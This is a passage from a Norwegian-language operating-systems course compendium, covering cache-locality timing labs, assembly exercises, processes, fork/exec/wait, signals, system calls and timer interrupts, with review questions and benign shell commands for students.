og sjekk kodekvaliteten med `clang-tidy -checks='*' kode.c --`
Klarer du å forbedre koden ut fra det gcc og clang-tidy sier? (eller enda "bedre": les `man clang-tidy`, søk etter ordet `fix` og finn ut hvordan `clang-tidy` kan fikse problemene automatisk)

   Vi skal ikke bli eksperter på C-programmering i dette faget, vi skal bare bruke C til å lære oss om operativsystemer, men det er viktig at vi venner oss til å sjekke kodekvaliteten nå som vi har programmert i flere fag allerede. I dette faget er det greit at vi ikke alltid skriver optimal og sikker kode (siden det fort blir mange ekstra kodelinjer som ikke nødvendigvis hjelper oss å lære operativsystemer bedre), MEN VI MÅ GENERELT ALLTID VÆRE KLAR OVER AT KODEN VÅR KAN HA SVAKHETER/SÅRBARHETER, og at det finnes verktøy som hjelper oss å oppdage dem.

5. **Måling av kjøretider.** Målet med denne øvingen er at du skal se effekten av *spatial locality*. Vi kan se dette ved å endre måten vi aksesserer et array i minnet på. Hvis vi er nøye med hvordan vi bruker indekser, kan vi utnytte det vi vet om cache: at cachen inneholder cache lines på 64 byte og ikke bare enkeltbyte. Hvis du ikke vil gjøre alt plottingen i Python, kan du bare forenkle punkt (d) (og hoppe over resten av øvingen) og se på det du får ut av `time ./mlab` med de ulike kombinasjonene av indekser. Du bør se at du får ganske ulike kjøretider for ulike kombinasjoner av indekser, selv om du gjør like mange beregninger!

   (a) Installer kompilatoren (og git i tilfelle den ikke allerede er der)

```
sudo apt update
sudo apt install gcc git
```

(b) Klon iikos-files hvis du ikke allerede har gjort det, og `cd` til katalogen der du finner `mlab.c`

```
git clone https://gitlab.com/erikhje/iikos-files.git
cd iikos-files/01-hwreview
```

(c) Sett det reserverte bash-ordet `time` til bare å skrive ut medgått tid i sekunder med

```
TIMEFORMAT="%R"
```

(d) I `g_x[j][i]` (på linje 10 i `mlab.c`), prøv alle fire mulige kombinasjoner av `i` og `j`:

```
g_x[j][i] = g_x[i][j] * 1;
g_x[i][j] = g_x[i][j] * 1;
g_x[j][i] = g_x[j][i] * 1;
g_x[i][j] = g_x[j][i] * 1;
```

For hver kombinasjon gjør du

```
gcc -o mlab mlab.c
for i in {1..10}
do
  echo -n "$i/10 "
  (time ./mlab) |& tr -d '\n' | tr ',' '.' >> loopidx.dat
  echo -n ' ' >> loopidx.dat
done
echo
echo >> loopidx.dat
```

(e) Sjekk at du nå har en fil med fire rader à ti datapunkter

```
cat loopidx.dat
```

(f) (dette gjelder bare Mac-brukere) Hvis du bruker Mac, kan ssh videresende noen miljøvariabler som forvirrer Python, så gjør dette for å unngå problemer:

```
echo 'export LC_ALL=en_US.UTF-8' >> ~/.bashrc
echo 'export LANG=en_US.UTF-8' >> ~/.bashrc
source .bashrc
```

(g) La oss bruke Python til å lese datafila og lage en fin PDF-figur

```
# la oss sjekke at vi har Python og bibliotekene vi trenger
sudo apt install python3 python3-matplotlib python3-numpy
```

```
# start python-tolkeren
python3

# kopier og lim inn følgende i tolkeren
# (eller legg dette i en fil a.py og kjør den med python3 a.py)
import matplotlib
matplotlib.use('Agg')
import matplotlib.pyplot as plt
import numpy as np

fig = plt.figure()
plt.ylabel('time')
plt.xlabel('events')
plt.grid(True)
plt.xlim(0,9)
plt.ylim(0,20)

a=np.loadtxt('loopidx.dat')

plt.plot(a[0,:], label = "line 0")
plt.plot(a[1,:], label = "line 1")
plt.plot(a[2,:], label = "line 2")
plt.plot(a[3,:], label = "line 3")
plt.legend()

fig.savefig('loopidx.pdf')

# avslutt med CTRL-D
```

(h) Se på den nylagde fila `loopidx.pdf`. Merk: du kan ikke se på en PDF-fil på en Linux-server siden du ikke har GUI (grafisk brukergrensesnitt) der, så kopier den til laptopen din med `scp`:

```
# HVIS DU BRUKER SkyHiGh:
# kjør dette på laptopen din, IKKE på Linux-serveren
# (husk å bytte ut nøkkelnavnet og IP-adressen)
scp -i MYKEY.pem ubuntu@IPADDRESS:~/iikos-files/01-hwreview/loopidx.pdf .

# HVIS DU KJØRER LINUX PÅ WINDOWS MED WSL:
cp loopidx.pdf /mnt/c/Users/BRUKERNAVN
# (bytt ut BRUKERNAVN med Windows-brukernavnet ditt)
```

1.7 Repetisjonsspørsmål og oppgaver

1. Hva er et "direktiv" i assembly-kode?
2. Forklar kort begrepene *superscalar* og *pipelining*.
3. Hva gjør en C-kompilator som `gcc`? Hva er forskjellen mellom C-kode, assembly-kode og maskinkode?
4. Hva er forskjellen på en von Neumann-arkitektur og en Harvard-arkitektur?
5. Hva er oppgaven til CU, ALU og MMU inne i CPU-en?
6. Hva inneholder registrene PC/IP og IR, og hvilken rolle har de i instruksjonssyklusen?
7. Hvorfor er rax, eax og ax egentlig det samme registeret?
8. Hva er forskjellen på et instruksjonssett (ISA) og en mikroarkitektur?
9. Hva er et interrupt, og hva gjør CPU-en når det kommer et? Hva er forskjellen på asynkrone og synkrone interrupt?
10. Et program som kjører er delt i områdene text, data/BSS/heap, biblioteker og stack. Hvor havner hver av disse: en global variabel med startverdi, en global variabel uten startverdi, en variabel deklarert med `static` inne i en funksjon, minne du får fra `malloc()`, en vanlig lokal variabel, og returadressen til et funksjonskall?
11. Hvorfor lastes ikke et delt bibliotek som `libc` inn som en egen kopi for hvert program som bruker det?
12. Hva menes med at høynivåspråk er portable, mens assembly og maskinkode ikke er det?
13. Hva er forskjellen på en kompilator og en assembler, og hvor kommer `gcc -S` inn?
14. I AT&T-syntaks: hva betyr prefiksene `%` og `$`, hva betyr suffikset i `movl`, og hva betyr `-4(%rbp)`?
15. Hvordan overføres argumenter til en funksjon i 32-bits X86-kode sammenlignet med 64-bits kode?
16. En CPU har en klokkehastighet på 1 GHz. Hva sier det om hvor lang tid en instruksjon tar, og hvorfor er det bare en tilnærming?
17. Hva er branch prediction, og hvorfor gir det bedre ytelse?
18. Hva er von Neumann-flaskehalsen, og hvordan demper cache den?

19. Forklar spatial locality og temporal locality, og bruk dem til å begrunne hvorfor vi cacher en hel cache line og ikke bare den ene byten vi ba om.

20. Hva er forskjellen på write-through og write-back, og hva betyr det at en cache line er *dirty*?

21. Du har laget disse to filene på Linux-maskinen din:

```
$ cat summain.c
#include <stdio.h>

extern int sum(void);

int main(void) {
  printf("sum = %d\n", sum());
  return 0;
}

$ cat sum.s
        .globl sum
        # C-signatur: int sum(void)
        # 64-bits assembly
sum:
        mov     $10, %rax
        mov     $32, %rdx
        add     %rdx, %rax
        ret

        .section .note.GNU-stack,"",@progbits
```

    (a) Kompiler og lenk disse to filene til ett kjørbart program med `gcc -Wall -o sum summain.c sum.s`
    Kjør det programmet. Hva skrives ut?

    (b) Assemblykoden inneholder ingen `return`-setning, og legger aldri noe eksplisitt "svar" noe sted. Hvorfor får du likevel den resultateverdien du får?

    (c) Hva ville programmet skrevet ut hvis nest siste linje i `sum.s` hadde vært `add %rax, %rdx` i stedet? Begrunn svaret.

22. (**OBLIG-1**) Med utgangspunkt i eksemplene på C-kode og assembly-kode vi har gått gjennom i dette kapitlet, forklar hva hver linje i følgende assembly-kode gjør:

```
01         .text
02 .globl main
03 main:
```

```
04          pushq   %rbp
05          movq    %rsp, %rbp
06          movl    $0, -4(%rbp)
07          jmp     .L2
08 .L3:
09          addl    $1, -4(%rbp)
10          addl    $1, -4(%rbp)
11 .L2:
12          cmpl    $9, -4(%rbp)
13          jle     .L3
14          movl    $0, %eax
15          popq    %rbp
16          ret
```

Denne assembly-koden ble generert av et C-program på omtrent fem linjer. *Hvordan så det C-programmet ut*? (Hint: Løs dette ved å prøve å skrive enkel C-kode som du kompilerer til assembly-kode og sammenligner med koden over. Du kan gjerne bruke Compiler Explorer til dette, men husk å fjerne haken for "Intel asm syntax" under menyen "Output".)

23. En CPU-kjerne kjører på 3 GHz. Vi forenkler og regner én instruksjon per klokkeperiode.

    (a) Hvor lang tid tar én instruksjon?

    (b) Hvor mange instruksjoner rekker kjernen på 1 millisekund?

    (c) Anta at data må hentes fra RAM og at det tar 100 ns. Hvor mange instruksjoner kunne kjernen ha utført i den tiden den står og venter?

    (d) Hva forteller svaret i (c) oss om hvorfor cache er verdt kompleksiteten?

24. (**OBLIG-1**) En cache line er 64 Byte, og en `int` er 4 Byte. Vi har et todimensjonalt array `int a[1000][1000]`, som ligger radvis i minnet (altså `a[0][0]`, `a[0][1]`, `a[0][2]` ... etter hverandre).

    (a) Hvor mange `int`-er får plass i én cache line?

    (b) Løkke 1 går gjennom arrayet med `a[i][j]` der `j` er indeksen i den innerste løkka. Løkke 2 bruker `a[j][i]` i stedet. Hvilken av dem er raskest, og hvorfor?

    (c) Omtrent hvor mange ganger flere hentinger fra minnet gjør den tregeste løkka enn den raskeste?

25. Studer disse assemblylinjene fra starten av en funksjon:

```
01 add:
02     pushq   %rbp
```

```
03      movq    %rsp, %rbp
04      movl    %edi, -20(%rbp)
05      movl    %esi, -24(%rbp)
06      movl    -20(%rbp), %edx
07      movl    -24(%rbp), %eax
08      addl    %edx, %eax
09      popq    %rbp
10      ret
```

(a) Er dette 32-bits eller 64-bits kode, og hvordan ser du det?

(b) Hva skjer på linje 02 og 03, og hva kalles det området på stacken som funksjonen nå har fått?

(c) Hvor mange argumenter tar funksjonen, og hvordan ble de overført?

(d) Hvor ligger returverdien når funksjonen er ferdig?

26. Du kjører `cat /proc/cpuinfo` på en maskin og teller 8 blokker som starter med `processor`. Databladet for CPU-en sier at den har fire kjerner.

(a) Hvordan henger dette sammen?

(b) Hva er det som er duplisert inne i hver kjerne for at dette skal være mulig, og hva er *ikke* duplisert?

(c) Du starter åtte regnekrevende programmer som ikke gjør I/O i det hele tatt. Blir de ferdige dobbelt så fort som om maskinen bare hadde hatt fire "prosessorer"? Begrunn svaret.

27. Skriv et lite C-program `sum.c` som legger sammen to lokale variabler i en egen funksjon og returnerer resultatet fra `main`.

(a) Generer assembly-koden med
`gcc -S -fno-asynchronous-unwind-tables sum.c`
og tell hvor mange instruksjoner funksjonen din består av (se bort fra direktiver og labels med `grep -E '^\s+[a-z]' sum.s`).

(b) Generer assembly-koden på nytt, men med optimalisering:
`gcc -S -fno-asynchronous-unwind-tables -O sum.c`
Tell instruksjonene igjen, og sammenlign de to versjonene med `diff`. Hva har kompilatoren gjort?

(c) Generer også en 32-bits versjon med `-m32` og finn igjen forskjellen i hvordan argumentene overføres til funksjonen.

2

Operativsystemer og prosesser

Merk: henvisninger som "Fig 4.1" og "chp 4" peker inn i læreboka (OSTEP), ikke inn i dette kompendiet. Kapitlene vi bruker her er fritt tilgjengelige som PDF: chp 2 og chp 4.

2.1 Læringsmål

Etter å ha arbeidet deg gjennom dette kapitlet og de tilhørende kapitlene i læreboka skal du kunne:

- forklare de to hovedoppgavene til et operativsystem – å *virtualisere* maskinvaren og å *administrere* ressursene – og gi eksempler på hva som virtualiseres
- gjøre rede for designmålene for et operativsystem, og forklare hvorfor de ofte står i konflikt med hverandre
- forklare skillet mellom *policy* og *mekanisme*, og hvorfor operativsystemer er bygd rundt det skillet
- forklare forskjellen på et *program* og en *prosess*
- beskrive hva som skjer når en prosess opprettes, og hvilke tilstander en prosess kan være i
- forklare hva operativsystemet lagrer om hver prosess (prosesslista og PCB), og hvorfor det er nødvendig
- klassifisere en prosess som CPU-bound, I/O-bound eller real-time, og begrunne hva slags oppførsel det gir

2.2 Introduksjon

2.2.1 Definisjon

Hva gjør operativsystemet? i figur 2.1.

Operativsystemet
virtualiserer fysiske ressurser slik at de blir enkle å bruke
administrerer ressursene i datamaskinen

Figur 2.1: Hva gjør operativsystemet?.

Disse to oppgavene er hele resten av kompendiet i et nøtteskall: kapittel 3–8 handler om å virtualisere CPU-en, kapittel 5–7 om å virtualisere minnet, og kapittel 9–11 om lagring og om å virtualisere hele maskiner. Demoene under viser hver av de fire hovedutfordringene læreboka bruker som gjennomgangstema.

Virtualisere CPU-en

```
./cpu A
./cpu A & ./cpu B & ./cpu C & ./cpu D &
```

Virtualisere minnet

```
setarch $(uname --machine) --addr-no-randomize /bin/bash
./mem 1
./mem 1 & ./mem 100 &
```

Concurrency

```
./threads 1000
./threads 10000
```

Varig lagring (persistence)

```
./io
ls -ltr /tmp
cat /tmp/file
```

2.3 Designmål

Designmål for et operativsystem i figur 2.2.

Virtualisering lage abstraksjoner
Ytelse minimere overhead
Sikkerhet beskytte/isolere applikasjoner
Pålitelighet stabilitet
Energieffektivitet miljøvennlig

Figur 2.2: Designmål for et operativsystem.

Legg merke til at disse målene trekker i hver sin retning. En abstraksjon som er behagelig å bruke, koster som regel noe ytelse, og isolasjon mellom programmer koster både ytelse og kompleksitet. Mye av det vi skal se på seinere i faget er nettopp avveininger mellom disse målene, og det er verdt å spørre "hvilket designmål er det de ofrer her?" hver gang du møter en ny mekanisme.

2.4 Historie

Se Éric Lévénez' sider.

Før 1970 i figur 2.3.

1940-55 Direkte maskinkode, flytting av ledninger
1955-65 Enkle operativsystemer, hullkort
1965-70 Multics, IBM OS/360 (stormaskinen)

Figur 2.3: Før 1970.

2.4.1 Unix/Linux

Unix/Linux i figur 2.4.

- Ken Thompson utviklet en nedstrippet versjon av MULTICS på en PDP-7 han fikk tak i i 1969
- Mange varianter ble utviklet (SystemV- eller Berkeley-baserte)
- *GNU*-prosjektet ble startet i 1983 av Richard Stallman
- Samlet under grensesnittspesifikasjonen *POSIX* i 1985
- Minix i 1987 inspirerte Linus Torvalds til å utvikle *Linux* (sluppet i 1991)

Figur 2.4: Unix/Linux.

2.4.2 Windows

Windows i figur 2.5.

- IBM solgte PC-er med MS-DOS fra begynnelsen av 80-tallet
- DOS/Windows fra 85-95
- Win95/98/Me fra 95-2000
- *WinNT (desktop)*, 2000, XP, Vista, 7, 8, 10, 11 fra 93-
- *WinNT (server)*, 2000, 2003, 2008, 2012, 2016, 2019, 2022, 2025 fra 93-

Figur 2.5: Windows.

2.5 Prosesser

2.5.1 Prosess

Policy vs mekanisme i figur 2.6.

Skill mellom policy og mekanisme

Figur 2.6: Policy vs mekanisme.

En *mekanisme* svarer på "hvordan gjør vi det?", mens en *policy* svarer på "hva skal vi gjøre?". Et context switch er en mekanisme – selve håndverket med å ta ett program av CPU-en og sette et annet på. Hvilket program som skal settes på, er en policy. Poenget med å skille dem er at policyen kan byttes ut uten at mekanismen må skrives om, og du vil se det skillet igjen i så godt som hvert eneste kapittel framover.

Prosess i figur 2.7.

Prosess vs program

Figur 2.7: Prosess.

Et program er passivt: en fil på disk med maskinkode og data. En prosess er programmet i kjørende tilstand, med alt operativsystemet må holde styr på for at det skal kunne kjøre – minnet sitt, registerinnholdet, åpne filer og så videre. Det samme programmet kan kjøre som mange prosesser samtidig.

2.5.2 Oppretting

Oppretting i figur 2.8.

Oppretting av prosess, fig 4.1 (merk: stacken)

Figur 2.8: Oppretting.

2.5.3 Tilstander

Tilstander i figur 2.9.

- Prosesstilstander, fig 4.2
- Bruk av CPU-en, fig 4.3, 4.4

Figur 2.9: Tilstander.

2.5.4 Prosessliste, PCB

Prosessliste i figur 2.10.

Hva operativsystemet lagrer om prosesser, fig 4.5 (prosess-/task-liste, prosesstabell, PCB)

Figur 2.10: Prosessliste.

```
ps aux | awk '{print $8}' | grep -P '^S' | wc -l
ps aux | awk '{print $8}' | grep -P '^R' | wc -l
ps aux | awk '{print $8}' | grep -P '^I' | wc -l
# NEI, ineffektiv bruk av kommandolinja,
# filtrer alltid så langt til venstre du kan
ps -eo stat | grep -P '^S' | wc -l
```

Hvor kommer `I`-en fra?

2.5.5 Prosesskarakteristikker

Prosesskarakteristikker i figur 2.11.

CPU-bound tunge beregninger, maskinlæring, multimedia *Husk: hyperthreading hjelper lite for CPU-bound prosesser*

I/O-bound lite å gjøre, venter stort sett på I/O

Real-time har tidsfrister, soft real-time (multimedia) vs hard real-time (robotikk)

Batch vs interaktiv batch har ingen I/O

Service/Tjeneste "de som kjører uten at noen bruker er logget inn" (i motsetning til en "brukerprosess")

Figur 2.11: Prosesskarakteristikker.

Merk at kode som utføres på CPU-en noen ganger kalles en job, task, prosess eller tråd (eller til og med "fiber"). Som oftest er det viktig å skille mellom disse – vi skal for eksempel diskutere forskjellen på prosesser og tråder seinere – men iblant trenger vi bare et generelt navn på kjørbar kode vi vil at CPU-en skal utføre, og da bruker vi gjerne "job" eller "prosess" (selv om "job" også noen ganger er klart definert, for eksempel i Windows).

For real-time-prosesser betyr *soft real-time* at tidsfristene ikke er kritiske. Hvis en soft real-time-prosess som en videospiller bommer på en frist, betyr det bare litt redusert kvalitet som brukeren kanskje merker, kanskje ikke. For en *hard real-time*-prosess må fristene holdes. Eksempler på hard real-time-systemer er alle slags industrielle styringssystemer, for eksempel automatisk styring av en bil eller en robotarm som plasserer et produkt på et samlebånd.

2.6 Lab-øvinger

1. **Ingen lab-øving denne uka.**

2.7 Repetisjonsspørsmål og oppgaver

1. Hva er de to hovedoppgavene til operativsystemet, og hva er det som virtualiseres?
2. Hva er designmålene for et operativsystem? Gi et eksempel på to mål som trekker i hver sin retning.
3. Hva er batch-prosessering?
4. Hvilken informasjon finner du i prosesslista/prosesstabellen, og hvorfor må operativsystemet ta vare på den?
5. Hva er forskjellen på en *policy* og en *mekanisme* i et operativsystem, og hvorfor er det nyttig å skille dem?
6. Hva er forskjellen på et *program* og en *prosess*?
7. Hva må operativsystemet gjøre for å opprette en prosess ut fra et program som ligger på disk?
8. Hvilke tilstander kan en prosess være i, og hva er det som får den til å gå fra én tilstand til en annen?
9. Forklar hva CPU-bound, I/O-bound og real-time betyr. Klassifiser disse tre programmene, og begrunn kort: (i) en ray tracer som regner ut et 3D-bilde piksel for piksel, (ii) et backup-program som kopierer tusenvis av små filer over til en nettverksdisk, (iii) programvaren i en pacemaker.
10. (**OBLIG-1**) Studer C-koden i læreboka, for eksempel eksempelet i figur 2.1 (cpu.c). For å forsikre oss om at vi får til å bruke kommandolinjeargumenter og `printf()`, skriv et enkelt C-program `me.c` som tar navnet og alderen din som kommandolinjeargumenter og skriver dem ut med printf. Programmet skal kompilere og kjøre slik:

    ```
    $ gcc -Wall -o me me.c
    $ ./me Erik 47
    Yo, Im Erik and Im at least 47 years old
    ```

    Sjekk om du får noen advarsler på koden din med
    `clang-tidy -checks='*' me.c --`

3 Systemkall

Merk: henvisninger som "Fig 5.1" og "chp 5" peker inn i læreboka (OSTEP), ikke inn i dette kompendiet. Kapitlene vi bruker her er fritt tilgjengelige som PDF: chp 5 og chp 6.

3.1 Læringsmål

Etter å ha arbeidet deg gjennom dette kapitlet og de tilhørende kapitlene i læreboka skal du kunne:

- forklare hva et *systemkall* er, og hvorfor et program ikke bare får snakke direkte med maskinvaren
- bruke `fork()`, `wait()` og `exec()` i C, og forklare hva returverdien fra `fork()` brukes til
- forklare hvorfor Unix deler prosessoppretting i `fork()` og `exec()`, i stedet for én operasjon slik som `CreateProcess()` på Windows
- forklare hva *copy-on-write* er, og hvorfor `fork()` bruker det
- skille mellom *user mode* og *kernel mode*, og mellom et *mode switch* og et *context switch*
- gjøre rede for *limited direct execution*: hvilke to problemer ren direct execution gir, og hvordan trap-instruksjonen og trap-tabellen løser det første

- skille mellom de tre typene trap/interrupt (systemkall, exception og hardware interrupt), og si hvilke som er synkrone og hvilke som er asynkrone
- forklare hvorfor et *timer interrupt* er nødvendig for at operativsystemet skal få kontrollen tilbake

3.2 Systemkall

3.2.1 `fork()`

`fork()` i figur 3.1.

Fig 5.1

```
cat p1.c
make
./p1
```

Figur 3.1: `fork()`.

Hovedpoenget: *returverdien `rc` er `0` i den nyopprettede barneprosessen, mens `rc` inneholder prosess-ID-en til barnet i foreldreprosessen.* Dette kan du bruke i C-koden din til å skrive forskjellig kode for foreldre- og barneprosessen.

Merk at når vi gjør slike øvinger med parallellisering (som vi gjør med `fork()`), er det greit å begrense kjøringen til én CPU-kjerne (vi har jo sannsynligvis alle minst to CPU-kjerner i laptopen). Det kan vi gjøre med kommandoen `taskset`, for eksempel slik hvis vi vil at `p1` bare skal kjøre på CPU nummer 0:

```
taskset -c 0 ./p1
```

Vi kommer til å gjøre mer av dette seinere, når vi ser på bruk av tråder i kapittel 7.

Det ser ut til at foreldreprosessen alltid kjører før den nyopprettede barneprosessen, men det har du ingen garanti for. Noen ganger kjører foreldreprosessen etter barneprosessen. Tror du ikke på det, kan du kjøre programmet 10000 ganger og teste:

```
   for i in {1..10000}
   do
if (( $i % 1000 == 0 )); then echo "run no. $i"; fi
      if [[ ! -z "$(taskset -c 0 ./p1 | tail -n 1 | grep parent)" ]]
      then
          echo "parent last in run $i"
```

```
        fi
    done
```

Spør forresten læreren eller en medstudent om hva som skjer i testen
`! -z "$(taskset -c 0 ./p1 | tail -n 1 | grep parent)"`

`fork()` bruker copy-on-write for å slippe å allokere minne unødvendig. Copy-on-write betyr at den nye prosessen bare kan fortsette å bruke minnet til foreldreprosessen så lenge begge prosessene bare leser. Så snart en av dem skriver, trenger de to prosessene hver sin private kopi.

3.2.2 `wait()`

`wait()` i figur 3.2.

Fig 5.2

```
diff p1.c p2.c
apt install colordiff
colordiff p1.c p2.c
./p2
```

Figur 3.2: `wait()`.

I p2.c vil foreldreprosessen alltid kjøre sist, på grunn av synkroniseringen systemkallet `wait()` innfører.

3.2.3 `exec()`

`exec()` i figur 3.3.

Fig 5.3

```
./p3
```

Figur 3.3: `exec()`.

Legg merke til at `exec()` ikke oppretter noen ny prosess. Den bytter ut innholdet i prosessen som allerede kjører: kode, data, heap og stack erstattes med det nye programmet, mens prosess-ID-en og en del annet (som åpne filer) følger med videre. Derfor kommer koden etter et vellykket `exec()` aldri til å kjøre.

3.2.4 Hvorfor???

Hvorfor fork-exec? i figur 3.4.

Fig 5.4

```
./p4
```

Hvorfor ikke bare som `CreateProcess()` på Windows?

Figur 3.4: Hvorfor fork-exec?.

Svaret er at mellomrommet mellom `fork()` og `exec()` er nyttig. Der er barneprosessen allerede opprettet, men det nye programmet er ennå ikke lastet inn – og akkurat der kan shellet gjøre i stand miljøet for programmet som skal startes. Det er slik omdirigering (`ls > fil.txt`) og pipes (`ls | wc -l`) er implementert: barneprosessen lukker stdout og åpner fila eller pipa i stedet, og *deretter* kalles `exec()`. Programmet som startes trenger ikke vite noe om dette – det skriver bare til stdout som vanlig. Med én samlet operasjon som `CreateProcess()` må alt slikt i stedet uttrykkes gjennom parametre til selve kallet, og det er mye mindre fleksibelt.

3.2.5 Signaler

Sende signal til en prosess i figur 3.5.

```
man kill
man 7 signal # søk etter
             # 'Standard'
```

Figur 3.5: Sende signal til en prosess.

Et signal er operativsystemets måte å gi en prosess beskjed om at noe har skjedd. Trykker du ctrl-c, sender shellet `SIGINT` til prosessen. En prosess kan selv bestemme hva som skal skje med de fleste signaler, men `SIGKILL` kan den ikke gjøre noe med – den blir avlivet av operativsystemet uansett.

3.3 Prosessutførelse

3.3.1 Direct execution

Protokoll for direct execution i figur 3.6.

Fig 6.1

Figur 3.6: Protokoll for direct execution.

Den enkleste måten å kjøre et program på er å la det kjøre rett på CPU-en, uten noe operativsystem imellom. Det er raskt, men gir to problemer, og resten av kapitlet handler om dem: hvordan hindrer vi at programmet gjør noe det ikke har lov til, og hvordan får operativsystemet kontrollen tilbake når programmet først har fått CPU-en?

3.3.2 Begrensede operasjoner

Systemkall i figur 3.7.



Figur 3.7: Systemkall.

En av de to hovedoppgavene til operativsystemet er å lage et pent/behagelig/enkelt grensesnitt mellom applikasjonen og maskinvaren (den andre hovedoppgaven er å administrere maskinvaren). Dette grensesnittet består av et sett med systemkall, mens grensesnittet direkte mot maskinvaren består av et sett med maskininstruksjoner (for eksempel X86-instruksjonene).

Merk: la deg ikke lure av illustrasjonen. Grensesnittene er ikke harde grenser som ikke kan omgås. Applikasjonen kan iblant snakke direkte med maskinvaren (for eksempel bruke noen av X86-instruksjonene), men mesteparten av tiden gir illustrasjonen mening, siden applikasjonen ber operativsystemet snakke med maskinvaren på sine vegne.

Terminologi i figur 3.8.

- user mode (applikasjonen)
- kernel mode (operativsystemet)
- mode switch (mellom user mode og kernel mode)
- context switch (mellom prosesser)

Figur 3.8: Terminologi.

Legg merke til at et mode switch og et context switch er to forskjellige ting, selv om de ofte opptrer sammen. Et mode switch bytter bare privilegienivå – det er fortsatt den samme prosessen som kjører, den kjører bare operativsystemkode nå. Et context switch bytter hvilken prosess som kjører, og krever at registerinnholdet til den gamle prosessen lagres i PCB-en og at den nye prosessens registerinnhold hentes fram. Et context switch er derfor betydelig dyrere enn et mode switch.

Protokoll for limited direct execution i figur 3.9.

Fig 6.2

Figur 3.9: Protokoll for limited direct execution.

Trap table er i prinsippet det samme som Interrupt vector table.

Når kjører operativsystemet? i figur 3.10.

Tre typer trap/interrupt:

- (Trap) Software interrupt/systemkall (synkron)
- (Trap) Exception (synkron)
- Hardware interrupt (asynkron)

Figur 3.10: Når kjører operativsystemet?.

Terminologien er dessverre ikke konsekvent, men som oftest brukes trap om systemkall og exceptions, mens interrupt alltid brukes om hardware interrupt. Trap/interrupt er hendelser som gir operativsystemet kontrollen. Synkron betyr at det skjer som en konsekvens av en instruksjon (for eksempel at en prosess prøver å dele på null, som utløser en exception). Asynkron betyr at det ikke skjer som en konsekvens av noe forutsigbart – det bare skjer, fordi en pakke kom inn på nettverkskortet, eller fordi brukeren plutselig flyttet musa.

3.3.3 Timer interrupt

Med timer interrupt i figur 3.11.

Fig 6.3

Figur 3.11: Med timer interrupt.

Dette løser det andre problemet med direct execution. Uten et timer interrupt er operativsystemet avhengig av at prosessen selv gir fra seg CPU-en, enten ved å avslutte eller ved å gjøre et systemkall – det kalles *cooperative multitasking*, og en prosess som går i en evig løkke uten systemkall vil da låse maskinen. Med et timer interrupt har operativsystemet satt maskinvaren til å avbryte med jevne mellomrom (typisk noen millisekunder), og da får det kontrollen tilbake uansett hva prosessen finner på. Det er dette som gjør *preemptive multitasking* mulig, og det er utgangspunktet for scheduling-kapitlet.

`strace -c ls`

Et enkelt eksempel i figur 3.12.

```
.data
str:
.ascii "hello world\n"
.text
.global _start
_start:
movq $1, %rax   # bruk systemkallet write
movq $1, %rdi   # skriv til stdout
movq $str, %rsi # bruk strengen "hello world"
movq $12, %rdx  # skriv 12 tegn
syscall         # trap-instruksjonen

movq $60, %rax  # bruk systemkallet _exit
movq $0, %rdi   # error code 0
syscall         # trap-instruksjonen
```

Figur 3.12: Et enkelt eksempel.

`syscall` er det læreboka kaller trap-instruksjonen, den overfører kontrollen til operativsystemet. Se fila `asm-syscall-2017.s` for flere kommentarer. Se også det klassiske systemkallet i fila `asm-syscall.s`, som bruker instruksjonen `int 0x80` – det betyr "generer et interrupt av type/nummer 80". I dag bruker vi ikke `int 0x80`, siden `syscall` er mye raskere.

LiveOverflow (Fabian Faessler) har en utmerket video som forklarer en del av detaljene bak systemkallet på en veldig fin måte. Jeg anbefaler de første seks minuttene av Syscalls, Kernel vs. User Mode and Linux Kernel Source Code - bin 0x09

Sammenlign kjøring av koden med og uten libc-wrapper (kjører du uten libc, `-nostdlib`, ser du bare de systemkallene som faktisk trengs, all "støyen" er fjernet):

```
gcc -o asm-syscall asm-syscall.s -no-pie
strace -c ./asm-syscall
sed -i 's/main/_start/g' asm-syscall.s
gcc -o asm-syscall asm-syscall.s -nostdlib -no-pie
strace -c ./asm-syscall
```

Vil du vite alle detaljene om `syscall` (du trenger ikke dette i dette faget, men jeg tar det med som referanse), søk etter syscall i PDF-en på Intel 64 and IA-32 Architectures Software Developer Manual: Vol 2

3.4 Lab-øvinger

1. **Sende signaler til prosesser.** Start fem prosesser i bakgrunnen (dette er prosesser som bare sover i ti minutter og så avslutter, med mindre vi signaliserer til dem)

   ```
   for i in {1..5}; do sleep 600 & done
   ```

   Se at de kjører som prosesser i shellet ditt, og at de er barneprosesser av shellet

   ```
   ps
   pstree | grep -C 5 sleep
   # -C 5 betyr ta med de fem linjene før og etter treffet fra grep
   ```

   List prosess-ID-en (PID) til alle prosesser som heter sleep

   ```
   pgrep sleep
   ```

   Send et signal for å avslutte én av dem

   ```
   kill PID_OF_ONE_THEM
   ```

   Send et signal for å avslutte resten av dem

   ```
   killall sleep
   ```

3.5 Repetisjonsspørsmål og oppgaver

